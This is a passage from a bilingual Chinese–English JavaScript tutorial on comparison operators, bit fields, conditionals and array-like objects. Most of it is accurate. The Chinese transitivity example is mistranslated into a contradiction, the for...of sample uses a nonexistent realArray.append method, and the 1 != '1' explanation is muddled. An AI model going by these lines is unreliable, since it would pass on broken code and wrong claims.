还有`!=`运算符 (ECMAScript 1), 它对`==`的结果取反。

示例:

```
1 == 1;           // true
+0 == -0;         // true
NaN == NaN;       // false
true == "true";   // false
false == 0;        // true
1 == "1";         // true
null == undefined; // true
[] == [];          // false
```

该算法具有以下属性:

- 对称性: `x == y` 当且仅当 `y == x` 为 `true` 时, `x` 和 `y` 的任何值均成立。

但它不是一个等价关系, 因为

- `NaN` 不是自反的: `NaN != NaN`
- 传递性不成立, 例如 `0 == "0"` 且 `0 == '0'`, 但 `"0" != '0'`

第10.11节 : 关系运算符 (`<`, `<=`, `>`, `>=`)

当两个操作数都是数字时, 它们会被正常比较:

```
1 < 2           // true
2 <= 2          // true
3 >= 5          // false
true < false // false (隐式转换为数字, 1 > 0)
```

当两个操作数都是字符串时, 它们按字典序 (字母顺序) 进行比较:

```
'a' < 'b'     // true
'1' < '2'     // true
```

- [Symmetry](#): `x === y` is `true` if, and only if, `y === x` is `true`, for any values `x` and `y`.
- [Transitivity](#): If `x === y` and `y === z` are `true`, then `x === z` is also `true`, for any values `x`, `y` and `z`.

But is not an [equivalence relation](#) because

- `NaN` is not [reflexive](#): `NaN !== NaN`

Abstract Equality Comparison

If both operands belong to the same Type, it behaves like the Strict Equality Comparison.

Otherwise, it coerces them as follows:

- `undefined` and `null` are considered to be equal
- When comparing a number with a string, the string is coerced to a number
- When comparing a boolean with something else, the boolean is coerced to a number
- When comparing an object with a number, string or symbol, the object is coerced to a primitive

If there was a coercion, the coerced values are compared recursively. Otherwise the algorithm returns `false`.

You can use this comparison algorithm via the `==` operator (ECMAScript 1).

There is also the `!=` operator (ECMAScript 1), which negates the result of `==`.

Examples:

```
1 == 1;           // true
+0 == -0;         // true
NaN == NaN;       // false
true == "true";   // false
false == 0;        // true
1 == "1";         // true
null == undefined; // true
[] == [];          // false
```

This algorithm has the following property:

- [Symmetry](#): `x == y` is `true` if, and only if, `y == x` is `true`, for any values `x` and `y`.

But is not an [equivalence relation](#) because

- `NaN` is not [reflexive](#): `NaN != NaN`
- [Transitivity](#) does not hold, e.g. `0 == ''` and `0 == '0'`, but `'' != '0'`

Section 10.11: Relational operators (`<`, `<=`, `>`, `>=`)

When both operands are numeric, they are compared normally:

```
1 < 2           // true
2 <= 2          // true
3 >= 5          // false
true < false // false (implicitly converted to numbers, 1 > 0)
```

When both operands are strings, they are compared lexicographically (according to alphabetical order):

```
'a' < 'b'     // true
'1' < '2'     // true
```

```
'100' > '12' // false (字典序中 '100' 小于 '12'!)
```

当一个操作数是字符串，另一个是数字时，字符串会先转换为数字再进行比较：

```
'1' < 2      // true  
'3' > 2      // true  
true > '2'    // false (true隐式转换为数字, 1 < 2)
```

当字符串为非数字时，数字转换返回NaN（非数字）。与NaN比较总是返回false：

```
1 < 'abc'    // false  
1 > 'abc'    // false
```

但在将数字与null、undefined或空字符串比较时要小心：

```
1 > ''        // true  
1 < ''        // false  
1 > null     // true  
1 < null     // false  
1 > undefined // false  
1 < undefined // false
```

当一个操作数是对象，另一个是数字时，对象会先转换为数字再进行比较。所以null是一个特殊情况，因为Number(null);//0

```
new Date(2015) < 1479480185280          // true  
null > -1                                //true  
({toString:function(){return 123}}) > 122  //true
```

第10.12节：不等式

操作符 != 是 == 操作符的逆运算。

如果操作数不相等，将返回 true。

如果两个操作数类型不同，JavaScript引擎会尝试将它们转换为相同类型。注意：如果两个操作数在内存中有不同的内部引用，则返回 false。

示例：

```
1 != '1'    // false  
1 != 2      // true
```

在上述示例中，1 != '1' 为 false，因为一个是原始数字类型，另一个是字符值。

因此，JavaScript 引擎不关心右侧值的数据类型。

运算符：!== 是 === 运算符的反义运算符。如果操作数不相等或类型不匹配，则返回 true。

示例：

```
1 !== '1'   // true  
1 !== 2     // true  
1 !== 1     // false
```

```
'100' > '12' // false ('100' is less than '12' lexicographically!)
```

When one operand is a string and the other is a number, the string is converted to a number before comparison:

```
'1' < 2      // true  
'3' > 2      // true  
true > '2'    // false (true implicitly converted to number, 1 < 2)
```

When the string is non-numeric, numeric conversion returns NaN (not-a-number). Comparing with NaN always returns false:

```
1 < 'abc'    // false  
1 > 'abc'    // false
```

But be careful when comparing a numeric value with null, undefined or empty strings:

```
1 > ''        // true  
1 < ''        // false  
1 > null     // true  
1 < null     // false  
1 > undefined // false  
1 < undefined // false
```

When one operand is a object and the other is a number, the object is converted to a number before comparison. So null is particular case because Number(null);//0

```
new Date(2015) < 1479480185280          // true  
null > -1                                //true  
({toString:function(){return 123}}) > 122  //true
```

Section 10.12: Inequality

Operator != is the inverse of the == operator.

Will return true if the operands aren't equal.

The JavaScript engine will try and convert both operands to matching types if they aren't of the same type. Note: if the two operands have different internal references in memory, then false will be returned.

Sample:

```
1 != '1'    // false  
1 != 2      // true
```

In the sample above, 1 != '1' is false because, a primitive number type is being compared to a char value. Therefore, the JavaScript engine doesn't care about the datatype of the R.H.S value.

Operator: !== is the inverse of the === operator. Will return true if the operands are not equal or if their types do not match.

Example:

```
1 !== '1'   // true  
1 !== 2     // true  
1 !== 1     // false
```

第10.13节：比较运算符列表

运算符	比较	示例
<code>==</code>	相等	<code>i == 0</code>
<code>===</code>	值和类型相等	<code>i === "5"</code>
<code>!=</code>	不相等	<code>i != 5</code>
<code>!==</code>	值或类型不相等	<code>i !== 5</code>
<code>></code>	大于	<code>i > 5</code>
<code><</code>	小于	<code>i < 5</code>
<code>>=</code>	大于或等于	<code>i >= 5</code>
<code><=</code>	小于或等于	<code>i <= 5</code>

第10.14节：组合多个逻辑语句

你可以将多个布尔逻辑语句用括号括起来，以创建更复杂的逻辑判断，这在if语句中特别有用。

```
if ((age >= 18 && height >= 5.11) || (status === 'royalty' && hasInvitation)) {  
    console.log('你可以进入我们的俱乐部');  
}
```

我们也可以将组合的逻辑赋值给变量，使语句更简短且更具描述性：

```
var isLegal = age >= 18;  
var tall = height >= 5.11;  
var suitable = isLegal && tall;  
var isRoyalty = status === 'royalty';  
var specialCase = isRoyalty && hasInvitation;  
var canEnterOurBar = suitable || specialCase;  
  
if (canEnterOurBar) console.log('你可以进入我们的俱乐部');
```

请注意，在这个特定的例子（以及许多其他例子）中，用括号将语句分组的效果与去掉括号是一样的，只需按照线性逻辑评估，你会得到相同的结果。我更喜欢使用括号，因为它让我更清楚地理解我的意图，并且可能防止逻辑错误。

第10.15节：位域优化多状态数据的比较

位域是一种变量，用于将各种布尔状态作为单独的位保存。位为1表示真，位为0表示假。过去，位域被常规使用，因为它们节省内存并减少处理负载。

虽然现在使用位域的需求不再那么重要，但它们确实提供了一些可以简化许多处理任务的好处。

例如用户输入。当从键盘的方向键上、下、左、右获取输入时，可以将各个方向键编码到一个变量中，每个方向分配一个位。

通过位域读取键盘的示例

```
var bitField = 0; // 用于保存位的值  
const KEY_BITS = [4,1,8,2]; // 左 上 右 下  
const KEY_MASKS = [0b1011, 0b1110, 0b0111, 0b1101]; // 左 上 右 下  
window.onkeydown = window.onkeyup = function (e) {  
    if(e.keyCode >= 37 && e.keyCode <41){
```

Section 10.13: List of Comparison Operators

Operator	Comparison	Example
<code>==</code>	Equal	<code>i == 0</code>
<code>===</code>	Equal Value and Type	<code>i === "5"</code>
<code>!=</code>	Not Equal	<code>i != 5</code>
<code>!==</code>	Not Equal Value or Type	<code>i !== 5</code>
<code>></code>	Greater than	<code>i > 5</code>
<code><</code>	Less than	<code>i < 5</code>
<code>>=</code>	Greater than or equal	<code>i >= 5</code>
<code><=</code>	Less than or equal	<code>i <= 5</code>

Section 10.14: Grouping multiple logic statements

You can group multiple boolean logic statements within parenthesis in order to create a more complex logic evaluation, especially useful in if statements.

```
if ((age >= 18 && height >= 5.11) || (status === 'royalty' && hasInvitation)) {  
    console.log('You can enter our club');  
}
```

We could also move the grouped logic to variables to make the statement a bit shorter and descriptive:

```
var isLegal = age >= 18;  
var tall = height >= 5.11;  
var suitable = isLegal && tall;  
var isRoyalty = status === 'royalty';  
var specialCase = isRoyalty && hasInvitation;  
var canEnterOurBar = suitable || specialCase;  
  
if (canEnterOurBar) console.log('You can enter our club');
```

Notice that in this particular example (and many others), grouping the statements with parenthesis works the same as if we removed them, just follow a linear logic evaluation and you'll find yourself with the same result. I do prefer using parenthesis as it allows me to understand clearer what I intended and might prevent for logic mistakes.

Section 10.15: Bit fields to optimise comparison of multi state data

A bit field is a variable that holds various boolean states as individual bits. A bit on would represent true, and off would be false. In the past bit fields were routinely used as they saved memory and reduced processing load. Though the need to use bit field is no longer so important they do offer some benefits that can simplify many processing tasks.

For example user input. When getting input from a keyboard's direction keys up, down, left, right you can encode the various keys into a single variable with each direction assigned a bit.

Example reading keyboard via bitfield

```
var bitField = 0; // the value to hold the bits  
const KEY_BITS = [4,1,8,2]; // left up right down  
const KEY_MASKS = [0b1011, 0b1110, 0b0111, 0b1101]; // left up right down  
window.onkeydown = window.onkeyup = function (e) {  
    if(e.keyCode >= 37 && e.keyCode <41){
```

```

if(e.type === "keydown"){
    bitField |= KEY_BITS[e.keyCode - 37];
} else{
    bitField &= KEY_MASKS[e.keyCode - 37];
}
}
}

```

作为数组读取的示例

```

var directionState = [false, false, false, false];
window.onkeydown = window.onkeyup = function (e) {
    if(e.keyCode >= 37 && e.keyCode <41){
        directionState[e.keyCode - 37] = e.type === "keydown";
    }
}

```

要开启某个位，使用按位或 `|` 和对应该位的值。因此，如果你想设置第2位，`bitField |= 0b10` 会将其开启。如果你想关闭某个位，使用按位与 `&` 和一个所有位都为1但所需位为0的值。`bitfield &= 0b1101`；

你可能会说上述示例看起来比将各种按键状态赋值给数组复杂得多。是的，设置起来确实稍微复杂一些，但优势在于查询状态时体现出来。

如果你想测试所有按键是否都已松开。

```

// 作为位域
if(!bitfield) // 没有按键被按下

// 作为数组，测试数组中的每个项
if(!(directionState[0] && directionState[1] && directionState[2] && directionState[3])){
}

```

你可以设置一些常量来简化操作

```

// 后缀 U,D,L,R 分别代表上、下、左、右
const KEY_U = 1;
const KEY_D = 2;
const KEY_L = 4;
const KEY_R = 8;
const KEY_UL = KEY_U + KEY_L; // 左上
const KEY_UR = KEY_U + KEY_R; // 右上
const KEY_DL = KEY_D + KEY_L; // 左下
const KEY_DR = KEY_D + KEY_R; // 右下

```

然后您可以快速测试多种键盘状态

```

if ((bitfield & KEY_UL) === KEY_UL) { // 仅是向上和向左按下
if (bitfield & KEY_UL) { // 是向上向左按下
if ((bitfield & KEY_U) === KEY_U) { // 仅按下了上键
if (bitfield & KEY_U) { // 按下了上键 (可能还有其他键按下)
if (!(bitfield & KEY_U)) { // 上键已松开 (可能还有其他键按下)
if (!bitfield) { // 没有按下任何键
if (bitfield) { // 任意一个或多个键被按下
}
}
}
}
}
}
}

```

键盘输入只是一个例子。位域在需要对多种状态组合进行操作时非常有用。JavaScript 可以使用最多 32 位作为位域。使用它们可以显著提高性能。它们值得熟悉。

```

if(e.type === "keydown"){
    bitField |= KEY_BITS[e.keyCode - 37];
} else{
    bitField &= KEY_MASKS[e.keyCode - 37];
}
}
}

```

Example reading as an array

```

var directionState = [false, false, false, false];
window.onkeydown = window.onkeyup = function (e) {
    if(e.keyCode >= 37 && e.keyCode <41){
        directionState[e.keyCode - 37] = e.type === "keydown";
    }
}

```

To turn on a bit use bitwise `or |` and the value corresponding to the bit. So if you wish to set the 2nd bit `bitField |= 0b10` will turn it on. If you wish to turn a bit off use bitwise `and &` with a value that has all by the required bit on. Using 4 bits and turning the 2nd bit off `bitfield &= 0b1101`;

You may say the above example seems a lot more complex than assigning the various key states to an array. Yes, it is a little more complex to set but the advantage comes when interrogating the state.

If you want to test if all keys are up.

```

// as bit field
if(!bitfield) // no keys are on

// as array test each item in array
if(!(directionState[0] && directionState[1] && directionState[2] && directionState[3])){
}

```

You can set some constants to make things easier

```

// postfix U,D,L,R for Up down left right
const KEY_U = 1;
const KEY_D = 2;
const KEY_L = 4;
const KEY_R = 8;
const KEY_UL = KEY_U + KEY_L; // up left
const KEY_UR = KEY_U + KEY_R; // up Right
const KEY_DL = KEY_D + KEY_L; // down left
const KEY_DR = KEY_D + KEY_R; // down right

```

You can then quickly test for many various keyboard states

```

if ((bitfield & KEY_UL) === KEY_UL) { // is UP and LEFT only down
if (bitfield & KEY_UL) { // is Up left down
if ((bitfield & KEY_U) === KEY_U) { // is Up only down
if (bitfield & KEY_U) { // is Up down (any other key may be down)
if (!(bitfield & KEY_U)) { // is Up up (any other key may be down)
if (!bitfield) { // no keys are down
if (bitfield) { // any one or more keys are down
}
}
}
}
}
}
}

```

The keyboard input is just one example. Bitfields are useful when you have various states that must be acted on. JavaScript can use up to 32 bits for a bit field. Using them can offer significant performance increases. They are worth being familiar with.

第11章：条件

条件表达式，涉及诸如 if 和 else 之类的关键字，使 JavaScript 程序能够根据布尔条件（真或假）执行不同的操作。本节涵盖 JavaScript 条件语句、布尔逻辑和三元表达式的使用。

第11.1节：三元运算符

可用于简化 if/else 操作。这在快速返回一个值时非常有用（例如，为了将其赋值给另一个变量）。

例如：

```
var animal = 'kitty';
var result = (animal === 'kitty') ? 'cute' : 'still nice';
```

在这种情况下，result 获得了 'cute' 的值，因为 animal 的值是 'kitty'。如果 animal 有其他值，result 将获得 'still nice' 的值。

将其与使用 if/else 条件的代码进行比较。

```
var animal = 'kitty';
var result = '';
if (animal === 'kitty') {
    result = 'cute';
} else {
    result = 'still nice';
}
```

if 或 else 条件中可能包含多个操作。在这种情况下，运算符返回最后一个表达式的结果。

```
var a = 0;
var str = 'not a';
var b = '';
b = a === 0 ? (a = 1, str += ' test') : (a = 2);
```

因为 a 等于 0，它变成了 1，且 str 变成了 'not a test'。涉及 str 的操作是最后一个操作，所以 b 接收该操作的结果，即 str 中的值，也就是 'not a test'。

三元运算符总是需要 else 条件，否则会出现语法错误。作为解决方法，你可以在 else 分支返回一个零或类似值——如果你不使用返回值，只是想简化（或尝试简化）操作，这并不重要。

```
var a = 1;
a === 1 ? alert('嘿，是1！') : 0;
```

如你所见，`if (a === 1) alert('嘿，是1！');` 也能实现同样的效果。它只会多一个字符，因为它不需要强制的 else 条件。如果涉及 else 条件，三元运算符的方法会更简洁。

```
a === 1 ? alert('嘿，是1！') : alert('奇怪，会是什么呢？');
if (a === 1) alert('嘿，是1！') else alert('奇怪，会是什么呢？');
```

Chapter 11: Conditions

Conditional expressions, involving keywords such as if and else, provide JavaScript programs with the ability to perform different actions depending on a Boolean condition: true or false. This section covers the use of JavaScript conditionals, Boolean logic, and ternary statements.

Section 11.1: Ternary operators

Can be used to shorten if/else operations. This comes in handy for returning a value quickly (i.e. in order to assign it to another variable).

For example:

```
var animal = 'kitty';
var result = (animal === 'kitty') ? 'cute' : 'still nice';
```

In this case, result gets the 'cute' value, because the value of animal is 'kitty'. If animal had another value, result would get the 'still nice' value.

Compare this to what the code would like with `if/else` conditions.

```
var animal = 'kitty';
var result = '';
if (animal === 'kitty') {
    result = 'cute';
} else {
    result = 'still nice';
}
```

The if or else conditions may have several operations. In this case the operator returns the result of the last expression.

```
var a = 0;
var str = 'not a';
var b = '';
b = a === 0 ? (a = 1, str += ' test') : (a = 2);
```

Because a was equal to 0, it becomes 1, and str becomes 'not a test'. The operation which involved str was the last, so b receives the result of the operation, which is the value contained in str, i.e. 'not a test'.

Ternary operators always expect else conditions, otherwise you'll get a syntax error. As a workaround you could return a zero something similar in the else branch - this doesn't matter if you aren't using the return value but just shortening (or attempting to shorten) the operation.

```
var a = 1;
a === 1 ? alert('Hey, it is 1!') : 0;
```

As you see, `if (a === 1) alert('Hey, it is 1!');` would do the same thing. It would be just a char longer, since it doesn't need an obligatory else condition. If an else condition was involved, the ternary method would be much cleaner.

```
a === 1 ? alert('Hey, it is 1!') : alert('Weird, what could it be?');
if (a === 1) alert('Hey, it is 1!') else alert('Weird, what could it be?');
```

三元运算符可以嵌套以封装更多逻辑。例如

```
foo ? bar ? 1 : 2 : 3
```

// 为了明确起见，这是从左到右计算的
// 可以更明确地表达为：

```
foo ? (bar ? 1 : 2) : 3
```

这与以下的if/else相同

```
if (foo) {  
    if (bar) {  
        1  
    } else {  
        2  
    }  
} else {  
    3  
}
```

从风格上讲，这只应当用于短变量名，因为多行三元表达式会大幅降低可读性。

唯一不能用于三元表达式的是控制语句。例如，不能在三元表达式中使用 return 或 break。以下表达式是无效的。

```
var animal = 'kitty';  
for (var i = 0; i < 5; ++i) {  
    (animal === 'kitty') ? break : console.log(i);  
}
```

对于 return 语句，以下写法同样无效：

```
var animal = 'kitty';  
(animal === 'kitty') ? return 'meow' : return 'woof';
```

要正确完成上述操作，您可以按如下方式返回三元表达式：

```
var animal = 'kitty';  
return (animal === 'kitty') ? '喵' : '汪';
```

第11.2节：Switch语句

Switch语句将表达式的值与一个或多个值进行比较，并根据比较结果执行不同的代码段。

```
var value = 1;  
switch (value) {  
    case 1:  
        console.log('我将始终执行');  
        break;  
    case 2:  
        console.log('我永远不会执行');  
        break;  
}
```

Ternaries can be nested to encapsulate additional logic. For example

```
foo ? bar ? 1 : 2 : 3
```

// To be clear, this is evaluated left to right
// and can be more explicitly expressed as:

```
foo ? (bar ? 1 : 2) : 3
```

This is the same as the following if/else

```
if (foo) {  
    if (bar) {  
        1  
    } else {  
        2  
    }  
} else {  
    3  
}
```

Stylistically this should only be used with short variable names, as multi-line ternaries can drastically decrease readability.

The only statements which cannot be used in ternaries are control statements. For example, you cannot use return or break with ternaries. The following expression will be invalid.

```
var animal = 'kitty';  
for (var i = 0; i < 5; ++i) {  
    (animal === 'kitty') ? break : console.log(i);  
}
```

For return statements, the following would also be invalid:

```
var animal = 'kitty';  
(animal === 'kitty') ? return 'meow' : return 'woof';
```

To do the above properly, you would return the ternary as follows:

```
var animal = 'kitty';  
return (animal === 'kitty') ? 'meow' : 'woof';
```

Section 11.2: Switch statement

Switch statements compare the value of an expression against 1 or more values and executes different sections of code based on that comparison.

```
var value = 1;  
switch (value) {  
    case 1:  
        console.log('I will always run');  
        break;  
    case 2:  
        console.log('I will never run');  
        break;  
}
```

break语句用于“跳出”switch语句，确保switch语句内的代码不再执行。这就是如何定义各个部分，并允许用户实现“贯穿”情况。

警告：缺少每个 case 的 break 或 return 语句意味着程序将继续执行下一个 case，即使 case 条件不满足！

```
switch (value) {  
    case 1:  
        console.log('只有当 value === 1 时我才会运行');  
        // 这里，代码“贯穿”执行，会运行 case 2 下的代码  
    case 2:  
        console.log('当 value === 1 或 value === 2 时我都会运行');  
        break;  
    case 3:  
        console.log('只有当 value === 3 时我才会运行');  
        break;  
}
```

最后一个 case 是 default case。如果没有其他匹配项，它将运行。

```
var animal = 'Lion';  
switch (animal) {  
    case 'Dog':  
        console.log('我不会运行，因为 animal !== "Dog"');  
        break;  
    case 'Cat':  
        console.log('我不会运行，因为 animal !== "Cat"');  
        break;  
    default:  
        console.log('我会运行，因为 animal 不匹配任何其他情况');  
}
```

需要注意的是，case 表达式可以是任何类型的表达式。这意味着你可以使用比较、函数调用等作为 case 值。

```
function john() {  
    return 'John';  
}  
  
function jacob() {  
    return 'Jacob';  
}  
  
switch (name) {  
    case john(): // 将 name 与 john() 的返回值比较 (name == "John")  
        console.log('如果 name === "John"，我将运行');  
        break;  
    case 'Ja' + 'ne': // 将字符串连接后比较 (name == "Jane")  
        console.log('如果 name === "Jane"，我将运行');  
        break;  
    case john() + ' ' + jacob() + ' Jingleheimer Schmidt':  
        console.log('他的名字也等于 name！');  
        break;  
}
```

多重包含条件的 case

由于 case 在没有 break 或 return 语句时会“贯穿”，你可以利用这一点来创建多个包含条件：

The **break** statement "breaks" out of the switch statement and ensures no more code within the switch statement is executed. This is how sections are defined and allows the user to make "fall through" cases.

Warning: lack of a **break** or **return** statement for each case means the program will continue to evaluate the next case, even if the case criteria is unmet!

```
switch (value) {  
    case 1:  
        console.log('I will only run if value === 1');  
        // Here, the code "falls through" and will run the code under case 2  
    case 2:  
        console.log('I will run if value === 1 or value === 2');  
        break;  
    case 3:  
        console.log('I will only run if value === 3');  
        break;  
}
```

The last case is the **default** case. This one will run if no other matches were made.

```
var animal = 'Lion';  
switch (animal) {  
    case 'Dog':  
        console.log('I will not run since animal !== "Dog"');  
        break;  
    case 'Cat':  
        console.log('I will not run since animal !== "Cat"');  
        break;  
    default:  
        console.log('I will run since animal does not match any other case');  
}
```

It should be noted that a case expression can be any kind of expression. This means you can use comparisons, function calls, etc. as case values.

```
function john() {  
    return 'John';  
}  
  
function jacob() {  
    return 'Jacob';  
}  
  
switch (name) {  
    case john(): // Compare name with the return value of john() (name == "John")  
        console.log('I will run if name === "John"');  
        break;  
    case 'Ja' + 'ne': // Concatenate the strings together then compare (name == "Jane")  
        console.log('I will run if name === "Jane"');  
        break;  
    case john() + ' ' + jacob() + ' Jingleheimer Schmidt':  
        console.log('His name is equal to name too!');  
        break;  
}
```

Multiple Inclusive Criteria for Cases

Since cases "fall through" without a **break** or **return** statement, you can use this to create multiple inclusive criteria:

```

var x = "c"
switch (x) {
  case "a":
  case "b":
  case "c":
    console.log("选择了 a、b 或 c 中的任意一个。");
    break;
  case "d":
    console.log("只选择了 d。");
    break;
  default:
    console.log("没有匹配的情况。");
    break; // 如果案例顺序改变，作为预防性中断
}

```

```

var x = "c"
switch (x) {
  case "a":
  case "b":
  case "c":
    console.log("Either a, b, or c was selected.");
    break;
  case "d":
    console.log("Only d was selected.");
    break;
  default:
    console.log("No case was matched.");
    break; // precautionary break if case order changes
}

```

第11.3节：If / Else If / Else 控制

在最简单的形式中，if 条件可以这样使用：

```

var i = 0;

if (i < 1) {
  console.log("i 小于 1");
}

```

条件 `i < 1` 会被评估，如果结果为 `true`，后续的代码块将被执行。如果结果为 `false`，则跳过该代码块。

一个 if 条件可以扩展为带有 else 块。条件会像上面一样被检查一次，如果结果为 `false`，则执行第二个代码块（如果条件为 `true`，则跳过该块）。示例：

```

if (i < 1) {
  console.log("i 小于 1");
} else {
  console.log("i 不小于 1");
}

```

假设 else 块中仅包含另一个 if 块（可选带有 else 块），如下所示：

```

if (i < 1) {
  console.log("i 小于 1");
} else {
  if (i < 2) {
    console.log("i 小于 2");
  } else {
    console.log("之前的条件都不成立");
  }
}

```

那么还有另一种写法可以减少嵌套：

```

if (i < 1) {
  console.log("i 小于 1");
} else if (i < 2) {
  console.log("i 小于 2");
} else {
  console.log("之前的条件都不成立");
}

```

Section 11.3: If / Else If / Else Control

In its most simple form, an if condition can be used like this:

```

var i = 0;

if (i < 1) {
  console.log("i is smaller than 1");
}

```

The condition `i < 1` is evaluated, and if it evaluates to `true` the block that follows is executed. If it evaluates to `false`, the block is skipped.

An if condition can be expanded with an else block. The condition is checked once as above, and if it evaluates to `false` a secondary block will be executed (which would be skipped if the condition were `true`). An example:

```

if (i < 1) {
  console.log("i is smaller than 1");
} else {
  console.log("i was not smaller than 1");
}

```

Supposing the else block contains nothing but another if block (with optionally an else block) like this:

```

if (i < 1) {
  console.log("i is smaller than 1");
} else {
  if (i < 2) {
    console.log("i is smaller than 2");
  } else {
    console.log("none of the previous conditions was true");
  }
}

```

Then there is also a different way to write this which reduces nesting:

```

if (i < 1) {
  console.log("i is smaller than 1");
} else if (i < 2) {
  console.log("i is smaller than 2");
} else {
  console.log("none of the previous conditions was true");
}

```

}

关于上述示例的一些重要注释：

- 如果任何一个条件被评估为true，则该条件链中的其他条件将不会被评估，且所有对应的代码块（包括else代码块）都不会被执行。
- else if部分的数量实际上是无限的。上面的最后一个例子只包含一个，但你可以有任意多个。
- if语句中的condition可以是任何可以被强制转换为布尔值的表达式，更多细节请参见布尔逻辑相关内容；
- if-else-if结构在第一个成功的条件处退出。也就是说，在上面的例子中，如果 i的值是0.5，则执行第一个分支。如果条件重叠，则执行流程中第一个满足的条件。其他可能也为真的条件将被忽略。
- 如果只有一条语句，语句周围的花括号在技术上是可选的，例如下面这样是可以的：

```
if (i < 1) console.log("i is smaller than 1");
```

这也可以正常工作：

```
if (i < 1)
  console.log("i is smaller than 1");
```

如果你想在if代码块中执行多条语句，那么这些语句必须用花括号括起来。仅仅使用缩进是不够的。例如，下面的代码：

```
if (i < 1)
  console.log("i is smaller than 1");
  console.log("这将无论条件如何都会执行"); // 警告，见正文！
```

等同于：

```
if (i < 1) {
  console.log("i 小于 1");
}
console.log("无论条件如何，这都会执行");
```

第11.4节：策略

策略模式在JavaScript中可以在许多情况下用来替代switch语句。当条件数量是动态的或非常多时，它尤其有用。它允许每个条件的代码独立且可单独测试。

策略对象只是一个包含多个函数的对象，代表每个独立的条件。示例：

```
const AnimalSays = {
  dog () {
    return 'woof';
  },
  cat () {
    return 'meow';
  },
};
```

}

Some important footnotes about the above examples:

- If any one condition evaluated to `true`, no other condition in that chain of blocks will be evaluated, and all corresponding blocks (including the `else` block) will not be executed.
- The number of `else if` parts is practically unlimited. The last example above only contains one, but you can have as many as you like.
- The *condition* inside an `if` statement can be anything that can be coerced to a boolean value, see the topic on boolean logic for more details;
- The `if-else-if` ladder exits at the first success. That is, in the example above, if the value of `i` is 0.5 then the first branch is executed. If the conditions overlap, the first criteria occurring in the flow of execution is executed. The other condition, which could also be true is ignored.
- If you have only one statement, the braces around that statement are technically optional, e.g this is fine:

```
if (i < 1) console.log("i is smaller than 1");
```

And this will work as well:

```
if (i < 1)
  console.log("i is smaller than 1");
```

If you want to execute multiple statements inside an `if` block, then the curly braces around them are mandatory. Only using indentation isn't enough. For example, the following code:

```
if (i < 1)
  console.log("i is smaller than 1");
  console.log("this will run REGARDLESS of the condition"); // Warning, see text!
```

is equivalent to:

```
if (i < 1) {
  console.log("i is smaller than 1");
}
console.log("this will run REGARDLESS of the condition");
```

Section 11.4: Strategy

A strategy pattern can be used in JavaScript in many cases to replace a switch statement. It is especially helpful when the number of conditions is dynamic or very large. It allows the code for each condition to be independent and separately testable.

Strategy object is simple an object with multiple functions, representing each separate condition. Example:

```
const AnimalSays = {
  dog () {
    return 'woof';
  },
  cat () {
    return 'meow';
  },
};
```

```

lion () {
    return 'roar';
},
// ... 其他动物

default () {
    return 'moo';
}
};

```

上述对象可以按如下方式使用：

```

function makeAnimalSpeak (animal) {
    // 根据类型匹配动物
    const speak = AnimalSays[animal] || AnimalSays.default;
    console.log(animal + ' 说 ' + speak());
}

```

结果：

```

makeAnimalSpeak('狗') // => '狗 说 woof'
makeAnimalSpeak('猫') // => '猫 说 meow'
makeAnimalSpeak('狮子') // => '狮子 说 roar'
makeAnimalSpeak('蛇') // => '蛇 说 moo'

```

在最后一种情况下，我们的默认函数处理任何缺失的动物。

第11.5节：使用 || 和 && 短路运算

布尔运算符 || 和 && 会“短路”，如果第一个参数分别为真或假，则不会计算第二个参数。这可以用来编写简短的条件语句，例如：

```

var x = 10

x == 10 && alert("x is 10")
x == 10 || alert("x is not 10")

```

```

lion () {
    return 'roar';
},
// ... other animals

default () {
    return 'moo';
}
};

```

The above object can be used as follows:

```

function makeAnimalSpeak (animal) {
    // Match the animal by type
    const speak = AnimalSays[animal] || AnimalSays.default;
    console.log(animal + ' says ' + speak());
}

```

Results:

```

makeAnimalSpeak('dog') // => 'dog says woof'
makeAnimalSpeak('cat') // => 'cat says meow'
makeAnimalSpeak('lion') // => 'lion says roar'
makeAnimalSpeak('snake') // => 'snake says moo'

```

In the last case, our default function handles any missing animals.

Section 11.5: Using || and && short circuiting

The Boolean operators || and && will "short circuit" and not evaluate the second parameter if the first is true or false respectively. This can be used to write short conditionals like:

```

var x = 10

x == 10 && alert("x is 10")
x == 10 || alert("x is not 10")

```

第12章：数组

第12.1节：将类数组对象转换为数组

什么是类数组对象？

JavaScript 有“类数组对象”，它们是具有 `length` 属性的数组的对象表示。例如：

```
var realArray = ['a', 'b', 'c'];
var arrayLike = {
  0: 'a',
  1: 'b',
  2: 'c',
  length: 3
};
```

数组类对象的常见例子是函数中的`arguments`对象，以及从方法如`document.getElementsByTagName`或`document.querySelectorAll`返回的`HTMLCollection`或`NodeList`对象。

然而，数组和数组类对象之间的一个关键区别是数组类对象继承自`Object.prototype`而不是`Array.prototype`。这意味着数组类对象无法访问常见的`Array prototype`方法，如`forEach()`、`push()`、`map()`、`filter()`和`slice()`：

```
var parent = document.getElementById('myDropdown');
var desiredOption = parent.querySelector('option[value="desired"]');
var domList = parent.children;

domList.indexOf(desiredOption); // 错误! indexOf 未定义。
domList.forEach(function() {
  arguments.map(/* 这里的内容 */) // 错误! map 未定义。
}); // 错误! 未定义 forEach.

function func() {
  console.log(arguments);
}
func(1, 2, 3); // → [1, 2, 3]
```

在 ES6 中将类数组对象转换为数组

1. Array.from:

版本 ≥ 6

```
const arrayLike = {
  0: '值 0',
  1: '值 1',
  length: 2
};
arrayLike.forEach(value => {/* 执行某些操作 */}); // 报错
const realArray = Array.from(arrayLike);
realArray.forEach(value => {/* 执行某些操作 */}); // 正常运行
```

2. for...of:

版本 ≥ 6

```
var realArray = [];
for(const element of arrayLike) {
  realArray.append(element);
}
```

Chapter 12: Arrays

Section 12.1: Converting Array-like Objects to Arrays

What are Array-like Objects?

JavaScript has "Array-like Objects", which are Object representations of Arrays with a `length` property. For example:

```
var realArray = ['a', 'b', 'c'];
var arrayLike = {
  0: 'a',
  1: 'b',
  2: 'c',
  length: 3
};
```

Common examples of Array-like Objects are the `arguments` object in functions and `HTMLCollection` or `NodeList` objects returned from methods like `document.getElementsByTagName` or `document.querySelectorAll`.

However, one key difference between Arrays and Array-like Objects is that Array-like objects inherit from `Object.prototype` instead of `Array.prototype`. This means that Array-like Objects can't access common `Array prototype` methods like `forEach()`, `push()`, `map()`, `filter()`, and `slice()`:

```
var parent = document.getElementById('myDropdown');
var desiredOption = parent.querySelector('option[value="desired"]');
var domList = parent.children;

domList.indexOf(desiredOption); // Error! indexOf is not defined.
domList.forEach(function() {
  arguments.map(/* Stuff here */) // Error! map is not defined.
}); // Error! forEach is not defined.

function func() {
  console.log(arguments);
}
